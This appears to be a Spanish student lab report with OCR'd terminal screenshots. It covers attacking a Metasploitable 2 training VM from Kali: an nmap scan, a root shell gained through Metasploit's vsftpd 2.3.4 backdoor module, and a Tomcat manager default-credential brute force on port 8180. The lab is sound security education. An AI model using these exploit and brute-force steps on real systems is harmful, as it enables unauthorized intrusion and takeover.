
FECHA DE ENTREGA: 15/10/2025

En la siguiente screenshot verificamos en la maquina principal (Kali) tiene conexión con la vulnerable (metasploit) haciendo ping -c 4 192.168.242.102



¡Nota importante! Metasploitable 2 es un sistema antiguo y no usa `systemctl`. Debes usar el siguiente comando para reiniciar la red:

```
sudo /etc/init.d/networking restart
```

Paso 3.5: Verificación Final de Conectividad

1. Después de aplicar los cambios en ambas máquinas, verifica que cada una tiene la IP correcta.
   - En Kali: `ip a`
   - En Metasploitable 2: `ifconfig`
2. Desde Kali, confirma que puedes alcanzar a la víctima. **¡Este ping es la luz verde para empezar a hackear!**

```
ping -c 4 192.168.174.102
```


Fase 4: Primer Ataque - Explotando un Servicio FTP

Paso 4.1: Escaneo y Reconocimiento con Nmap

```
    valid_lft forever preferred_lft forever
  inet6 fe80::a00:27ff:fe1f:b723/64 scope link proto kernel_ll
    valid_lft forever preferred_lft forever

┌──(root㉿kali)-[~]
└─# ping -c 4 192.168.242.102
PING 192.168.242.102 (192.168.242.102) 56(84) bytes of data.
64 bytes from 192.168.242.102: icmp_seq=1 ttl=64 time=3.10 ms
64 bytes from 192.168.242.102: icmp_seq=2 ttl=64 time=1.94 ms
64 bytes from 192.168.242.102: icmp_seq=3 ttl=64 time=2.34 ms
64 bytes from 192.168.242.102: icmp_seq=4 ttl=64 time=2.30 ms

── 192.168.242.102 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.940/2.421/3.100/0.422 ms

┌──(root㉿kali)-[~]
└─# 
```

```
"/etc/network/interfaces" 12 lines, 324 characters written
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...                          [ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:db:29:45
          inet addr:192.168.242.102  Bcast:192.168.242.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fedb:2945/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2250 (2.1 KB)  TX bytes:8400 (8.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40109 (39.1 KB)  TX bytes:40109 (39.1 KB)

msfadmin@metasploitable:~$ _
```

Con el siguiente comando nmap -sV -A 192.168.242.102 hacemos un escaneo y reconocimiento de la red




```
┌──(root㉿kali)-[~]
└─# nmap -sV -A 192.168.242.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-15 19:12 EDT
Nmap scan report for 192.168.242.102
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.242.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITMIME, DSN
|_ssl-date: 2025-10-15T23:13:01+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no s
uch thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

PORT   STATE SERVICE   VERSION
21/tcp   open ftp   vsftpd 2.3.4

el puerto 21 (FTP), que muestra el servicio vsftpd 2.3.4. ¡Una versión conocida por tener una puerta trasera deliberada!

Explotación con Metasploit Framework

1. **Aqui entramos a la consola de metasploit con el comando “msfconsole”**




```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

 ______________________________________________________________________________
|                                                                              |
|                   METASPLOIT CYBER MISSILE COMMAND V5                        |
|______________________________________________________________________________|
      \                                  /                      /
       \     .                          /                      /            x
        \                              /                      /
         \                            /          +           /
          \            +             /                      /
           *                        /                      /
                                   /      .               /
    X                             /                      /            X
                                 /                     ###
                                /                     # % #
                               /                       ###
                      .       /
     .                       /         .            *           .
                            /
                           *
                  +                       *

                                       ^
####      __     __     __          #######         __     __     __        ####
####    /    \ /    \ /    \      ###########     /    \ /    \ /    \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com


       =[ metasploit v6.4.84-dev                          ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Busca y selecciona el exploit:

search vsftpd


use exploit/unix/ftp/vsftpd_234_backdoor



```
                                       ^
####       __     __     __         #######          __     __     __       ####
####    / ‾‾ \ / ‾‾ \ / ‾‾ \      ###########     / ‾‾ \ / ‾‾ \ / ‾‾ \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com


       =[ metasploit v6.4.84-dev                                ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > msf6 > search vsftpd
[-] Unknown command: msf6. Run the help command for more details.
msf > search vsftpd

Matching Modules
================


   #  Name                                 Disclosure Date  Rank       Check  Description
   -  ----                                 ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execu
tion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > sS
```

Configura el objetivo (RHOSTS es "Remote Host"):


msf6 exploit(...) > set RHOSTS 192.168.174.102



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.242.102
RHOSTS ⇒ 192.168.242.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Lanza el ataque!


> exploit



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.242.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.242.102:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.242.102:21 - The port used by the backdoor bind listener is already open
[+] 192.168.242.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.242.101:44093 → 192.168.242.102:6200) at 2025-10-15 19:27:19 -0400
```

¡Éxito! Verás el mensaje Command shell session 1 opened. ¡Estás dentro!

Ejecuta whoami y verás que eres root, el superusuario. Con id verás toda la información de privilegios.



```
whoami
root
id
uid=0(root) gid=0(root)
█
```


Fase 5: Segundo Ataque - Explotando un Servicio Web Tomcat

Usa el escáner de login de Tomcat:

use auxiliary/scanner/http/tomcat_mgr_login


Configura las opciones:

set RHOSTS 192.168.242.102




```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.242.102
```

set RPORT 8180




```
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
```

Luego, “run”




```
[-] 192.168.242.102:8180 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: manager:manager (Incorrect)
